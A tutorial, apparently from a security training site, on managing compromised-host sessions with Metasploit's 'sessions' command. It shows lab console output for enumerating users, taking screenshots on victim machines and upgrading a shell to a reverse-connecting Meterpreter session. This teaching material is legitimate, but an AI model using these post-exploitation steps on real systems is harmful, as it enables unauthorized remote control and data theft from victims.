

Metasploit Framework **SESSIONS**



Contents

Introduction	3
Sessions List	3
Concurrent Shell Commands	4
Verbose Sessions Details	4
Naming Sessions	5
List Active Sessions	6
Interacting with Sessions	6
Concurrent Meterpreter Commands	8
Quiet Mode	9
Killing a Particular Session	10
Extended Session Details	10
Kill All Sessions	11
Upgrading Shell to Meterpreter	11
Conclusion	12

Introduction

The Sessions command can run a single command on multiple sessions, and also upgrade a normal shell to a meterpreter, among other things. Before beginning with the session command, there are certain prerequisites. Since the sessions commands are used to manage multiple sessions inside the Metasploit Framework, We will need to generate those multiple sessions. We have compromised on some machines to generate the required sessions.

Once you have obtained the victim's machine session, you can perform many operations on the victim's system for retrieving important information. Using the help option, we can check the list of options that we can use with the sessions command.

sessions -h

```
msf6 exploit(multi/handler) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:
  -C <opt> Run a Meterpreter Command on the session given with -i, or all
  -K        Terminate all sessions
  -S <opt>  Row search filter.
  -c <opt>  Run a command on the session given with -i, or all
  -d        List all inactive sessions
  -h        Help banner
  -i <opt>  Interact with the supplied session ID
  -k <opt>  Terminate sessions by session ID and/or range
  -l        List all active sessions
  -n <opt>  Name or rename a session by ID
  -q        Quiet mode
  -s <opt>  Run a script or module on the session given with -i, or all
  -t <opt>  Set a response timeout (default: 15)
  -u <opt>  Upgrade a shell to a meterpreter session on many platforms
  -v        List all active sessions in verbose mode
  -x        Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6
```

Sessions List

You may be required to observe the various sessions that you generated while working with multiple sessions in Metasploit. Some exploits generate multiple sessions. Some payloads while working with privilege escalation will generate a session. Also, if you want to use any post-exploitation module in Metasploit, then you will need to list all the sessions that you have acquired. This can be done just by typing sessions without any parameters or options. In the image provided below, it can be observed that there are two sessions generated with identifiers 2 and 3, respectively. Session 2 is a session generated on a Windows 7 machine, and session 3 is generated on a Windows 10 machine. Both machines have a session for the user raj and the IP addresses of the machines are 192.168.1.16 for Windows 7 and 192.168.1.41 for Windows 10. We can also see that both the sessions were generated using the same exploit, i.e., meterpreter x86/windows.

sessions

```
msf6 exploit(multi/handler) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
2		meterpreter	x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3		meterpreter	x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

Concurrent Shell Commands

Next, we have the `-c` option that can be used with the `sessions` command. It can be used in scenarios where you want to run a particular shell command on multiple sessions at once. One of the things to keep in mind is that all the sessions must pertain to the same operating system since we are talking about shell commands. Since we have the Windows-based operating system on both sessions, we can run the `net user` command on both sessions at once, as shown in the image below.

```
sessions -c "net user" -i 2,3
```

```
msf6 exploit(multi/handler) > sessions -c "net user" -i 2,3
```

[*] Running 'net user' on meterpreter session 2 (192.168.1.16)

User accounts for \\WIN-3Q7NEBI2561

Administrator	Guest	raj
---------------	-------	-----

The command completed successfully.

[*] Running 'net user' on meterpreter session 3 (192.168.1.41)

User accounts for \\MSEDGEWIN10

aarti	Administrator	ayushi
DefaultAccount	Guest	ignite
pavan	raj	sshd
WDAGUtilityAccount		

The command completed successfully.

Verbose Sessions Details

During penetration testing assessments, there comes a time when we want a general summary of the session that we acquired. This is where we can use the `verbose` option of the `sessions` command. It will print information about all the active sessions verbosely. The information includes the name of the session (if any), type of session, operating system, user, domain, tunnel used, exploit, encryption status and type, UUID, check-ins and registration status.

```
msf6 exploit(multi/handler) > sessions -v
Active sessions

Session ID: 2
  Name:
  Type: meterpreter windows
  Info: WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
  Tunnel: 192.168.1.9:443 → 192.168.1.16:49252 (192.168.1.16)
  Via: exploit/multi/handler
  Encrypted: Yes (AES-256-CBC)
  UUID: 30fc0f6e660aff36/x86=1/windows=1/2021-07-03T16:42:45Z
  CheckIn: 45s ago @ 2021-07-03 12:48:01 -0400
  Registered: No

Session ID: 3
  Name:
  Type: meterpreter windows
  Info: MSEDGEWIN10\raj @ MSEDGEWIN10
  Tunnel: 192.168.1.9:443 → 192.168.1.41:58853 (192.168.1.41)
  Via: exploit/multi/handler
  Encrypted: Yes (AES-256-CBC)
  UUID: 2f641c0b8ffeaffc/x86=1/windows=1/2021-07-03T16:45:58Z
  CheckIn: 44s ago @ 2021-07-03 12:48:02 -0400
  Registered: No
```

Naming Sessions

From the verbose details that can sometimes overwhelm, let's try out something that can be used to identify and differentiate our sessions from one another. It is possible to provide a name for each of the sessions you attain. It can be anything from the Machine Name or anything that can help you identify the session acquired. To name a session all that is required is the sessions command followed by the -n option with the Name that you want to apply the session and the session identifier for that particular session. In our demonstration below, we can see that we named session 2 as Raj and session 3 as Pavan.

```
sessions -n Raj -i 2
sessions -n Pavan -i 3
sessions
```

```
msf6 exploit(multi/handler) > sessions -n Raj -i 2
[*] Session 2 named to Raj
msf6 exploit(multi/handler) > sessions -n Pavan -i 3
[*] Session 3 named to Pavan
msf6 exploit(multi/handler) > sessions
```

Active sessions

Id	Name	Type	Information
2	Raj	meterpreter x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

List Active Sessions

When you want to get a list of all the sessions that you might have acquired then you can use the -l parameter to list all the active sessions. The sessions that are not active anymore will not be part of this list. There are two ways to list the sessions. One is the usage of the -l option or you can just type sessions as demonstrated earlier.

sessions -l

```
msf6 exploit(multi/handler) > sessions -l
```

Active sessions

Id	Name	Type	Information
2	Raj	meterpreter x86/windows	WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
3	Pavan	meterpreter x86/windows	MSEDGEWIN10\raj @ MSEDGEWIN10

Interacting with Sessions

It is possible that most penetration testers already know. It is interacting with a session. Most exploits inside Metasploit tend to move the user directly into the session as soon as they get one. However, there is a chance that one might get out of a session and then want to get back into one or change from one session to another. In both scenarios the -i option can come handy. When on the Metasploit shell you can use sessions -i followed by the session identifier to get into the session as demonstrated below.

sessions -i 2

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with Raj...

meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

The syntax that we discussed right now isn't the only method to get into a session. Using the -i interacting with sessions seems logical but it is possible to do this just by typing sessions followed by the session identifier as demonstrated below.

sessions 2

```
msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with Raj...

meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Even though this section might seem like it was something that was common knowledge. But in both of our examples, we ran the sessions command from the Metasploit shell. But it is possible to use the sessions command from the meterpreter shell as well. When diverged into a meterpreter shell, if you feel the need to get into another session, then you don't need to put the current session in the background, you can just run the session's command directly from the meterpreter shell, as we demonstrated below.

sysinfo
sessions 3
sysinfo


```

meterpreter > sysinfo
Computer      : WIN-3Q7NEBI2561
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > sessions 3
[*] Backgrounding session Raj ...
[*] Starting interaction with Pavan ...

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Concurrent Meterpreter Commands

This option should not be confused with the one that we discussed earlier. It is the -C (Capital C). The difference with the one before is that you can use it to run the meterpreter commands along with various sessions. All the commands supported by the meterpreter shell can be used here, but the only limit is the fact that they must be related to the sessions. Such a screenshot command is cross-platform and can be run across multiple sessions, as we demonstrated below. It requires the session identifiers to know which sessions should be targeted.

```
sessions -C screenshot -i 2,3
```

```

msf6 exploit(multi/handler) > sessions -C screenshot -i 2,3
[*] Running 'screenshot' on meterpreter session 2 (192.168.1.16)
Screenshot saved to: /root/XKgCHLYX.jpeg
[*] Running 'screenshot' on meterpreter session 3 (192.168.1.41)
Screenshot saved to: /root/L00+uDjX.jpeg
msf6 exploit(multi/handler) >

```

From the previous image, we can see that the screenshots captured are saved inside the root directory with peculiar names. Instead of trying to pronounce them, we would like to show you how below. The two sessions belonged to the Windows 7 and Windows 10 systems, which seemed to have the wallpapers to speak for themselves.



Quiet Mode

The next option that we have to discover is the Quiet Mode. It can be triggered with the `-q` option with the session identifier to direct it to the particular session. When running along with the attempt without the quiet mode, you can observe that when we ran without it, a message was shown stating that the interaction with the session was beginning. But when we used the quiet mode, we didn't get the message as before.

```
sessions -i 2
sessions -q -i 2
```

```
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with Raj...

meterpreter > background
[*] Backgrounding session Raj...
msf6 exploit(multi/handler) > sessions -q -i 2
meterpreter >
```

Killing a Particular Session

There can be various options if one wants to kill or terminate a particular session. We all have to have been in a scenario where we have a shell on our hands that is difficult to interact with or straight up does not work at all. You can just terminate the sessions using the -k option and the session identifier to direct them as demonstrated below.

sessions

```
msf6 > sessions

Active sessions

  Id  Name  Type  Information
  --  --
  2   Raj   meterpreter x86/windows WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
  3   Pavan meterpreter x86/windows MSEDGEWIN10\raj @ MSEDGEWIN10
  4           shell cmd/unix

msf6 > sessions -k 4
[*] Killing the following session(s): 4
[*] Killing session 4
[*] 192.168.1.12 - Command shell session 4 closed.
msf6 > sessions

Active sessions

  Id  Name  Type  Information
  --  --
  2   Raj   meterpreter x86/windows WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
  3   Pavan meterpreter x86/windows MSEDGEWIN10\raj @ MSEDGEWIN10
```

Extended Session Details

We went into additional information about the session while using the verbose option. But if you are a penetration tester who deals with a significant number of sessions, then having the information about the encryption and other information in the paragraphs can be difficult to read and comprehend. This is where the -x option comes in handy, as it adds that information to the session table, as depicted below.

sessions -x

```
msf6 exploit(multi/handler) > sessions -x


Active sessions

  Id  Name  Type  Checkin?  Enc?  Local URI  Information
  --  --
  2   Raj   meterpreter x86/windows 39s ago Y ? WIN-3Q7NEBI2561\raj @ WIN-3Q7NEBI2561
  3   Pavan meterpreter x86/windows 39s ago Y ? MSEDGEWIN10\raj @ MSEDGEWIN10
```

Kill All Sessions

We did the killing a particular session with the -k (lowercase k) but in case you are in a situation where you are riddled with a long list of sessions as some exploits can generate a lot of sessions at once and then there are some persistence exploits that just never give up generating a session. This is where the -K (uppercase K) comes into the picture. You can use it to terminate all the sessions in your collection as demonstrated.

sessions -K



```
msf6 > sessions -K
[*] Killing all sessions ...
[*] 192.168.1.16 - Meterpreter session Raj closed.
[*] 192.168.1.41 - Meterpreter session Pavan closed.
msf6 > sessions

Active sessions
=====

No active sessions.
```

Upgrading Shell to Meterpreter

We put off the most important thing until the last. While performing penetration testing, it is possible to come across a situation where the exploit that you use gives you a reverse shell rather than a meterpreter shell. Although having a reverse shell has its uses, the meterpreter shell can help you perform many actions with ease. It includes port forwarding, downloading files from the target machine, uploading files to the target machine, and much more. Hence, by using the -u option, you won't need to run a post-exploitation shell to meterpreter exploit. In the demonstration below, we converted an SSH shell into a meterpreter with ease.

sessions
sessions -u 1
sessions 2

```

msf6 > sessions
Active sessions

```

Id	Name	Type	Information	Connection
1		shell linux	SSH privs:123 (192.168.1.40:22)	192.168.1.9:38401

```

msf6 > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.9:4433
[*] Sending stage (984904 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.9:4433 → 192.168.1.40:60570) at
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 > sessions
Active sessions

```

Id	Name	Type	Information
1		shell linux	SSH privs:123 (192.168.1.40:22)
2		meterpreter x86/linux	privs @ ubuntu (uid=1000, gid=1000, euid=1000)

```

msf6 > sessions 2
[*] Starting interaction with 2 ...

meterpreter >

```

Conclusion

Metasploit is one of the oldest frameworks in this domain. It was designed in a way to ease the work of a penetration tester so that they can focus more on attacking. Even after working with it for years, it still surprises me with some hidden quirk that I didn't know about.

JOIN OUR TRAINING PROGRAMS

